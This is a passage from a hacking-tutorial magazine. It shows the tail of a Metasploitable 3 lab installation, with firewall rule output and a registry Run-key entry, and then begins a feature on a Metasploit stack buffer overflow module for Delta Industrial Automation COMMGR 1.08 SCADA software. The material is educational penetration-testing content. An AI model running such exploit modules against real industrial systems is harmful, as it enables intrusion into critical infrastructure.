
This commands may take a bit long time to finish executing and the vagrant up command wi ll end as shown below.



```
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Open Port 8080 for GlassFish" dir=in action=allow protocol=TCP localport=8080
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Open Port 8585 for Wordpress and phpMyAdmin" dir=in action=allow protocol=TCP localport=8585
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Java 1.6 java.exe" dir=in action=allow program="C:\openjdk6\openjdk-1.6.0-unofficial-b27-windows-amd64\jre\bin\java.exe"
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Open Port 3000 for Rails Server" dir=in action=allow protocol=TCP localport=3000
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Open Port 8020 for ManageEngine Desktop Central" dir=in action=allow protocol=TCP localport=8020
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Open Port 8383 for ManageEngine Desktop Central" dir=in action=allow protocol=TCP localport=8383
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Open Port 8022 for ManageEngine Desktop Central" dir=in action=allow protocol=TCP localport=8022
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Open Port 9200 for ElasticSearch" dir=in action=allow protocol=TCP localport=9200
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Open Port 161 for SNMP" dir=in action=allow protocol=UDP localport=161
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Closed port 445 for SMB" dir=in action=block protocol=TCP localport=445
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Closed port 139 for NetBIOS" dir=in action=block protocol=TCP localport=139
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Closed port 135 for NetBIOS" dir=in action=block protocol=TCP localport=135
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Closed Port 3389 for Remote Desktop" dir=in action=block protocol=TCP localport=3389
    win2k8: Ok.
    win2k8: C:\Windows\system32>netsh advfirewall firewall add rule name="Closed Port 3306 for MySQL" dir=in action=block protocol=TCP localport=3306
    win2k8: Ok.
==> win2k8: Running provisioner: shell...
    win2k8: Running: inline PowerShell script
    win2k8: C:\Windows\system32>copy C:\vagrant\scripts\installs\setup_linux_share.bat C:\Windows
    win2k8: The system cannot find the path specified.
    win2k8: C:\Windows\system32>reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v share /t REG_SZ /d "C:\Windows\setup_linux_share.bat" /f
    win2k8: The operation completed successfully.
==> win2k8: Running provisioner: shell...
    win2k8: Running: inline PowerShell script
    win2k8: "Linux host not available."
==> win2k8: Running provisioner: shell...
    win2k8: Running: inline PowerShell script

C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master> _
```

The Metasploitable 3 Virtual machine will be up and ready as shown below. Login into the virtual machine and you will see this as shown below.





We have successfully installed Metasploitable 3 in Virtualbox. In our coming issues, we will learn more about Metasploitable 3 and the vulnerabilities present in it. Until then, Good Bye.

If you have any doubts in this article or if you are facing any problems during this installation, send them to to qa@hackercool.com

Delta Industrial Automation COMMGR 1.08, Zahir Enterprise Plus 6 BOF Modules

METASPLOIT THIS MONTH


Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

Delta Industrial Automation COMMGR 1.08 Stack Buffer Overflow Module

TARGET: Windows XP SP3, 7 SP1, 8.1 TYPE: Remote FIREWALL : ON


Delta Electronics is a company that makes many products used for Industrial automation. One of its products Delta Industrial Automation, version 1.08 has a stack buffer overflow vulnerability that can be exploited remotely. This vulnerability exists in COMMGR.exe when it handles specially crafted packets. This module has been tested on Windows 7 SP1.

Let us see how this module works.Start Metasploit and load the exploit/windows/scada/delta_ia_commgr_bof module as shown below. Type the command show options to have a look at all the options this module requires. As you can see in the image shown below, this module needs only rhosts option to be set.



